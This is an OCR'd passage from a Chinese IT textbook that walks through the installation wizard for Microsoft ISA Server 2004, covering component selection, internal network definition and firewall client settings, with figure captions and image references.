


图 9.104 “安装类型”对话框

(6) 在“自定义安装”对话框中可以选择安装组件，默认情况下，会安装防火墙服务器、ISA 服务器管理，防火墙客户端安装共享和用于控制垃圾邮件和邮件附件的消息筛选程序不会安装，如图 9.105 所示。如果想安装消息筛选程序，需要先在 ISA Server 2004 服务器上安装 IIS 6.0 SMTP 服务。

(7) 单击“下一步”按钮继续，打开“内部网络”窗口，如图 9.106 所示。

(8) 在“内部网络”窗口，单击“添加”按钮。在 ISA Server 2004 中，内部网络定义为 ISA Server 2004 必须进行数据通信的信任的网络。防火墙的系统策略会自动允许 ISA Server 2004 到内部网络的部分通信，如图 9.107 所示。




图 9.105 “自定义安装”对话框



图 9.106 “内部网络”窗口




图 9.107 地址添加对话框

(9) 在地址添加对话框中，单击“选择网卡”按钮，出现“选择网卡”对话框，如图 9.108 所示。




图 9.108 “选择网卡”对话框

(10) 在“选择网卡”对话框中，取消选中“添加下列专用范围”复选项，保留“基于 Windows 路由表添加地址范围”复选项。选中连接内部网络的适配器，单击“确定”按钮。在弹出的提示对话框中单击“确定”按钮；在“内部网络”窗口中单击“确定”按钮，如图 9.109 所示。




图 9.109 添加内部网络地址范围

(11) 在“内部网络”窗口单击“下一步”按钮，如图 9.110 所示。

(12) 打开“防火墙客户端连接设置”对话框，如图 9.111 所示。如果客户机上使用了 ISA Server 2000 的防火墙客户端，则可以勾选“允许运行早期版本的防火墙客户端软件的计算机连接”选项，单击“下一步”按钮。

(13) 在如图 9.112 所示的“服务”对话框中，单击“下一步”按钮。

(14) 在“可以安装程序了”对话框中单击“安装”按钮，如图 9.113 所示。

在安装向导完成页，选择“在向导关闭时运行 ISA 服务器管理”，然后单击“完成”。此时，会出现 Microsoft Internet Security and Acceleration Server 2004 控制台。




图 9.110　完成内部网络的设置



图 9.111　客户端连接设置




图 9.112　“服务”对话框

